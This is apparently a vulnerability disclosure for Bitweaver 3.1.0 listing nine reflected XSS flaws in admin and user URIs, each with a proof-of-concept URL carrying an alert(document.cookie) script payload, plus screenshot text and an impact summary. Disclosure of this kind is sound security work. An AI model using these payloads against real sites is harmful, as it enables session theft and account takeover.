

...

 **xoffense** Create Multiple URI Based XSS in Bitweaver 3.1.0.md

History

1 contributor

≡ 151 lines (86 sloc) | 3.89 KB


A cross-site scripting (XSS) issue in the Bitweaver version 3.1.0 allows remote attackers to inject JavaScript via the multiple URI.

Vulnerable URI - /users/admin/edit_group.php

Steps to Reproduce Vulnerability:

- 2- POC: `https://localhost/bitweaver/users/admin/edit_group.php/"--> </style> </script> <script>alert(document.cookie)</script>`

Screenshot:



Bitweaver

Bitweaver

[Administration](#) [Articles](#) [Blogs](#) [Calendar](#) [Categories](#) [Feed](#) [File Galleries](#) [Forums](#) [Image Galleries](#) [Menus](#) [Newsletters](#) [Rss](#) [Search](#) [Stats](#) [Tags](#)

List of existing groups

[Add a new group](#)




Vulnerable URI - /users/admin/index.php

Steps to Reproduce Vulnerability:

- 2- POC: `https://localhost/bitweaver/users/admin/index.php/"--> </style> </script> <script> alert(document.cookie) </script>`

Screenshot:



XSS 3


Vulnerable URI - /users/admin/permissions.php

Steps to Reproduce Vulnerability:

1- Login to Bitweaver Admin Panel

2- POC: [https://localhost/bitweaver/users/admin/permissions.php/"--> </style> </script> <script>alert\(document.cookie\)</script>](https://localhost/bitweaver/users/admin/permissions.php/)

Screenshot:



Bitweaver

Bitweaver

Administration Articles Blogs Calendar Categories Feed File Galleries Forums Image Galleries Menus Newsletters Rss Search Stats Tags

Deprecated: preg_replace(): The /e modifier is deprecated, use preg_replace_callback instead in /var/www/html-php5.6/bitweaver/util/smarty/libs/Smarty_Compiler.class.php on line 270

Assign Group Permissions

You have some permissions that are not assigned to any group. You need to assign these to at least one group each.

XSS 4

Vulnerable URI - /users/admin/user_activity.php

Steps to Reproduce Vulnerability:

1- Login to Bitweaver Admin Panel

2- POC: [https://localhost/bitweaver/users/admin/user_activity.php/"--> </style> </script> <script>alert\(document.cookie\)</script>](https://localhost/bitweaver/users/admin/user_activity.php/)

Screenshot:

User Activity - Bitweaver

bitweaver/users/admin/user_activity.php/""--></style></scRipt><scRipt>alert(document.cookie)</scRipt>

Deprecated: mysql_connect(): The mysql extension is deprecated and will be removed in the future:

says

adodb-mysql.inc.php on line 443

Notice: Use of undefined constant SITE_NAME - assumed 'SITE_NAME' in /var/www/html-php5.6/

BWSESSION=2fud8odeco2269jg2c7eo8ug54; tz_offset=7200;

javascript_enabled=y; bit-user-

bitweaver=2fud8odeco2269jg2c7eo8ug54

Notice: Use of undefined constant SITE_NAME - assumed 'SITE_NAME' in /var/www/html-php5.6/

string(36) "bnsPELL cannot find pspell functions"

Strict Standards: Declaration of Pigeonholes::getDisplayLink() should be compatible with LibertyCore

Strict Standards: Declaration of Pigeonholes::getDisplayUriFromHash() should be compatible with LibertyContent::getDisplayUriFromHash(&\$pParamHash) in /var/www/html-php5.6/bitweaver/pigeonholes/Pigeonholes.

OK

www/html-php5.6/bitweaver/pigeo

Bitweaver

Bitweaver

Administration Articles Blogs Calendar Categories Feed File Galleries Forums Image Galleries Menus Newsletters Rss Search Stats Tags

Deprecated: preg_replace(): The /e modifier is deprecated, use preg_replace_callback instead in /var/www/html-php5.6/bitweaver/util/smarty/libs/Smarty_Compiler.class.php on line 270

User Activity

Active users

Name (ID)	Last Access / IP
Administrator	(

XSS 5

Vulnerable URI - /users/admin/users_import.php

Steps to Reproduce Vulnerability:

1- Login to Bitweaver Admin Panel

2- POC: [https://localhost/bitweaver/users/admin/users_import.php/""--></style></scRipt><scRipt>alert\(document.cookie\)</scRipt>](https://localhost/bitweaver/users/admin/users_import.php/)

Screenshot:

Import Users - Bitweaver

bitweaver/users/admin/users_import.php/""--></style></scRipt><scRipt>alert(document.cookie)</scRipt>

Deprecated: mysql_connect(): The mysql extension is deprecated and will be removed in the future:

says

adodb-mysql.inc.php on li

Notice: Use of undefined constant SITE_NAME - assumed 'SITE_NAME' in /var/www/html-php5.6/

BWSESSION=2fud8odeco2269jg2c7eo8ug54; tz_offset=7200;

javascript_enabled=y; bit-user-

bitweaver=2fud8odeco2269jg2c7eo8ug54

Notice: Use of undefined constant SITE_NAME - assumed 'SITE_NAME' in /var/www/html-php5.6/

string(36) "bnsPELL cannot find pspell functions"

Strict StandayLink(): Declaration of Pigeonholes::getDisplayLink() should be compatible with LibertyCore

Strict Standards: Declaration of Pigeonholes::getDisplayUriFromHash() should be compatible with LibertyContent::getDisplayUriFromHash(&\$pParamHash) in /var/www/html-php5.6/bitweaver/pigeonholes/Pig

OK

www/html-php5.6/bitwe:

Bitweaver

Bitweaver

Administration Articles Blogs Calendar Categories Feed File Galleries Forums Image Galleries Menus Newsletters Rss Search Stats Tags

Deprecated: preg_replace(): The /e modifier is deprecated, use preg_replace_callback instead in /var/www/html-php5.6/bitweaver/util/smarty/libs/Smarty_Compiler.class.php on line 270

Admin users

XSS 6

Vulnerable URI - /users/edit_personal_page.php

Steps to Reproduce Vulnerability:

1- Login to Bitweaver Admin Panel

2- POC: [https://localhost/bitweaver/users/edit_personal_page.php/""--></style></scRipt><scRipt>alert\(document.cookie\)</scRipt>](https://localhost/bitweaver/users/edit_personal_page.php/)

Screenshot:



XSS 7

Vulnerable URI - /users/index.php

Steps to Reproduce Vulnerability:

1- Login to Bitweaver Admin Panel

2- POC: <https://localhost/bitweaver/users/index.php/> --> </style> </scRipt> <scRipt>alert(document.cookie)</scRipt>

Screenshot:



XSS 8


Vulnerable URI - /users/my_images.php

Steps to Reproduce Vulnerability:

1- Login to Bitweaver Admin Panel

2- POC: https://localhost/bitweaver/users/my_images.php/ --> </style> </scRipt> <scRipt>alert(document.cookie)</scRipt>

Screenshot:



Bitweaver

Bitweaver

[Administration](#) [Articles](#) [Blogs](#) [Calendar](#) [Categories](#) [Feed](#) [File Galleries](#) [Forums](#) [Image Galleries](#) [Menus](#) [Newsletters](#) [Rss](#) [Search](#) [Stats](#) [Tags](#)

Deprecated: preg_replace(): The /e modifier is deprecated, use preg_replace_callback instead in /var/www/html-php5.6/bitweaver/util/smarty/libs/Smarty_Compiler.class.php on line 270

Upload Your Images



XSS 9


Vulnerable URI - /users/preferences.php

Steps to Reproduce Vulnerability:

1- Login to Bitweaver Admin Panel

2- POC: [https://localhost/bitweaver/users/preferences.php/'--> </style> </script> <script>alert\(document.cookie\)</script>](https://localhost/bitweaver/users/preferences.php/'--> </style> </script> <script>alert(document.cookie)</script>)

Screenshot:



Impact

With the help of xss attacker can perform social engineering on users by redirecting them from real website to fake one. Attacker can steal their cookies leading to account takeover and download a malware on their system, and there are many more attacking scenarios a skilled attacker can perform with xss.